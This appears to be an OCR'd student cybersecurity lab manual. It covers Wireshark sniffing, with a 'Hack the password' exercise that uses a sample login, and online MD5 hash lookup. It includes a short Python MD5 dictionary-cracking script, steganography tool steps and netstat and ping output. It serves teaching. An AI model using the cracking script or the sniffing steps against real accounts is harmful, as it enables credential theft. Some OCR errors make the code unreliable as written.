
Wire shark window:
No: This is the number order of packet captured. The bracket indicates that this packet is part of a conversation.
Protocol: type of packet. e.g.: TCP<DNS<ARP.
Length: column shows you that packet length, measured in bytes.
Info: more info about packet content, will vary depending on the type of packet.


How Wire shark works? Explain with steps to
1. Capture and analyse packets.
2. Apply filter and analyse packet.



How to sniff the network using wire shark
Step1: web application on techpandas.org with login name is admin@google.com and Password2010.

Hack the password





Practical No 3


Aim: Use software tools/command to perform malware attacks, other cyber-attacks and generate analysis reports.

A. **Password**
B. **Dictionary**
C. **Encrypt and decrypt**
D. **DOS**
E. **ARP poisoning in window**
F. **IPconfig, ping, netstat, trace route**
G. **Steganography tools**

A. **Password cracking**

Use MD5 generator to find out the md5 hash for some words

http://www.md5hashgenerator.com



Use crackstation.net

B. Dictionary

Hashlib (): module to generate message digest or secure hash from the source message

Strip (): use to strip off and blank space.

Encode ('utf-8'): Return the encode version of given strip by default python user utf-8 coding.

Hexdigest (): To convert hashed object into hexadecimal format.

Go to the notepad write below code and save dictionary.py


```
import hashlib
flag=0
p_hash=input("enter MD5 hash")
dictionary=input("enter dictionary filename")
try:
  password_file=open(dictionary,"r")
except:
  print("no file")
  quit()
for word in password_file:
  enc_word=word.encode('utf-8')
  digest=hashlib.md5(enc_word.strip()).hexdigest()
  Print("hash code is:"+digest)
  if(digest==p_hash):
    Print("password has been found")
    print("password is:"+word)
    flag=1
    break
if(flag==0):
  print("password not found")
```

Run Program on anaconda prompt

Syntax: python dictionary.py

Go to the: [MD5 Hash Generator]


Write password here.




Go to anaconda prompt paste the MD5 Hash and enter password file name

```
(base) C:\Users\Admin>python dic.py
enter MD5 hash e64b78fc3bc91bcbc7dc232ba8ec59e0
enter dictionary filename passlist.txt
```


c. Encrypt and decrypt



Step1: write a message and enter on Encryption




Step2: copy encrypted message and paste in message box and decrypt




For image :


Step1: Add image and write the message and click on encrypt




Step2: message is display click on OK




Step3: Remove image and message




Step5: add secret image and click on decrypt and click on ok





d. Ipconfig, ping, netstat, trace route

e. A. Ipconfig



A. Ping

Allows you to send a signal to another device, and if that device is active, it will send a response back to the sender.

```
C:\Users\Admin>ping 192.168.10.59

Pinging 192.168.10.59 with 32 bytes of data:
Reply from 192.168.10.62: Destination host unreachable.
Reply from 192.168.10.62: Destination host unreachable.
Reply from 192.168.10.62: Destination host unreachable.
Reply from 192.168.10.62: Destination host unreachable.

Ping statistics for 192.168.10.59:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
```

B. tracert

This command lets you see all steps a packet takes to the destination. For example, if

You send the packet to ww.google.com. it actually goes through a couple of router to reach the destination.

The packet will first go to your router

```
C:\Users\Admin>tracert 192.168.10.59

Tracing route to 192.168.10.59 over a maximum of 30 hops

  1  DESKTOP-7002NHH [192.168.10.62]  reports: Destination host unreachable.

Trace complete.

C:\Users\Admin>
```

C. netstat

Netstat can be handling in the following:

-display incoming and outgoing

-network connection

-display routing tables and protocol

-display number of network

-Interface

```
C:\Users\Admin>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:83           DESKTOP-7002NHH:1932   ESTABLISHED
  TCP    127.0.0.1:83           DESKTOP-7002NHH:1947   ESTABLISHED
  TCP    127.0.0.1:1278         DESKTOP-7002NHH:1279   ESTABLISHED
  TCP    127.0.0.1:1279         DESKTOP-7002NHH:1278   ESTABLISHED
  TCP    127.0.0.1:1321         DESKTOP-7002NHH:1322   ESTABLISHED
  TCP    127.0.0.1:1322         DESKTOP-7002NHH:1321   ESTABLISHED
  TCP    127.0.0.1:1323         DESKTOP-7002NHH:1324   ESTABLISHED
  TCP    127.0.0.1:1324         DESKTOP-7002NHH:1323   ESTABLISHED
  TCP    127.0.0.1:1932         DESKTOP-7002NHH:83     ESTABLISHED
  TCP    127.0.0.1:1947         DESKTOP-7002NHH:83     ESTABLISHED
  TCP    192.168.10.62:1521     DESKTOP-7002NHH:1555   ESTABLISHED
  TCP    192.168.10.62:1521     DESKTOP-7002NHH:1685   ESTABLISHED
  TCP    192.168.10.62:1521     DESKTOP-7002NHH:12733  ESTABLISHED
  TCP    192.168.10.62:1555     DESKTOP-7002NHH:1521   ESTABLISHED
```

Syntax: C:\Users\Admin>netstat | findstr ESTABlISHED

```
C:\Users\Admin>netstat | findstr ESTABLISHED
  TCP    127.0.0.1:83           DESKTOP-7002NHH:2075   ESTABLISHED
  TCP    127.0.0.1:1278         DESKTOP-7002NHH:1279   ESTABLISHED
  TCP    127.0.0.1:1279         DESKTOP-7002NHH:1278   ESTABLISHED
  TCP    127.0.0.1:1321         DESKTOP-7002NHH:1322   ESTABLISHED
  TCP    127.0.0.1:1322         DESKTOP-7002NHH:1321   ESTABLISHED
  TCP    127.0.0.1:1323         DESKTOP-7002NHH:1324   ESTABLISHED
  TCP    127.0.0.1:1324         DESKTOP-7002NHH:1323   ESTABLISHED
  TCP    127.0.0.1:2075         DESKTOP-7002NHH:83     ESTABLISHED
  TCP    192.168.10.62:1521     DESKTOP-7002NHH:1555   ESTABLISHED
  TCP    192.168.10.62:1521     DESKTOP-7002NHH:1685   ESTABLISHED
  TCP    192.168.10.62:1521     DESKTOP-7002NHH:12733  ESTABLISHED
  TCP    192.168.10.62:1555     DESKTOP-7002NHH:1521   ESTABLISHED
```

Syntax: C:\Users\Admin>netstat -a

```
C:\Users\Admin>netstat -a

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            DESKTOP-7002NHH:0      LISTENING
  TCP    0.0.0.0:445            DESKTOP-7002NHH:0      LISTENING
  TCP    0.0.0.0:1158           DESKTOP-7002NHH:0      LISTENING
  TCP    0.0.0.0:1521           DESKTOP-7002NHH:0      LISTENING
  TCP    0.0.0.0:1536           DESKTOP-7002NHH:0      LISTENING
  TCP    0.0.0.0:1537           DESKTOP-7002NHH:0      LISTENING
  TCP    0.0.0.0:1538           DESKTOP-7002NHH:0      LISTENING
  TCP    0.0.0.0:1539           DESKTOP-7002NHH:0      LISTENING
  TCP    0.0.0.0:1543           DESKTOP-7002NHH:0      LISTENING
  TCP    0.0.0.0:1553           DESKTOP-7002NHH:0      LISTENING
```

Syntax: C:\Users\Admin>netstat –o

Show the process id

```
C:\Users\Admin>netstat -o

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    127.0.0.1:83           DESKTOP-7002NHH:2098   ESTABLISHED     2936
  TCP    127.0.0.1:1278         DESKTOP-7002NHH:1279   ESTABLISHED     1456
  TCP    127.0.0.1:1279         DESKTOP-7002NHH:1278   ESTABLISHED     1456
  TCP    127.0.0.1:1321         DESKTOP-7002NHH:1322   ESTABLISHED     5844
  TCP    127.0.0.1:1322         DESKTOP-7002NHH:1321   ESTABLISHED     5844
  TCP    127.0.0.1:1323         DESKTOP-7002NHH:1324   ESTABLISHED     5844
  TCP    127.0.0.1:1324         DESKTOP-7002NHH:1323   ESTABLISHED     5844
  TCP    127.0.0.1:2098         DESKTOP-7002NHH:83     ESTABLISHED     5832
```

Syntax: C:\Users\Admin>netstat -o | findstr 80

```
C:\Users\Admin>netstat -o | findstr 80
  TCP    192.168.10.62:1680     20.198.119.84:https    ESTABLISHED     2376
  TCP    192.168.10.62:7680     192.168.10.73:52769    ESTABLISHED     5720
  TCP    192.168.10.62:7680     DESKTOP-7002NHH:13037  TIME_WAIT       0
```

Syntax: C:\Users\Admin>netstat | findstr CLOSE_WAIT

```
C:\Users\Admin>netstat | findstr CLOSE_WAIT
  TCP    192.168.10.62:1557     13.107.3.254:https     CLOSE_WAIT
  TCP    192.168.10.62:2151     204.79.197.254:https   CLOSE_WAIT
  TCP    192.168.10.62:2153     13.107.246.48:https    CLOSE_WAIT
  TCP    192.168.10.62:2210     ec2-3-232-158-216:https  CLOSE_WAIT
  TCP    192.168.10.62:2211     ec2-3-232-158-216:https  CLOSE_WAIT
  TCP    192.168.10.62:2212     del12s11-in-f14:http   CLOSE_WAIT
```

Syntax: C:\Users\Admin>netstat –s

```
C:\Users\Admin>netstat -s

IPv4 Statistics

  Packets Received                    = 6461771
  Received Header Errors              = 0
  Received Address Errors             = 17937
  Datagrams Forwarded                 = 0
  Unknown Protocols Received          = 0
  Received Packets Discarded          = 2629736
  Received Packets Delivered          = 5220700
  Output Requests                     = 2717392
  Routing Discards                    = 0
  Discarded Output Packets            = 27218
  Output Packet No Route              = 10
  Reassembly Required                 = 0
  Reassembly Successful               = 0
  Reassembly Failures                 = 0
  Datagrams Successfully Fragmented   = 0
  Datagrams Failing Fragmentation     = 0
  Fragments Created                   = 0
```

Syntax: C:\Users\Admin>netstat | findstr TIME_WAIT

```
C:\Users\Admin>netstat | findstr TIME_WAIT
  TCP    192.168.56.1:2275      DESKTOP-7002NHH:1158   TIME_WAIT
  TCP    192.168.56.1:3938      DESKTOP-7002NHH:2276   TIME_WAIT
```

G. Steganography tools

Steganography is a technique which is meant to hide the some information so that you cannot detect them so easily

Cover-medium+Embedded-msg+stego-key=stego-medium


Step1: prepare secret file that you want to hide.

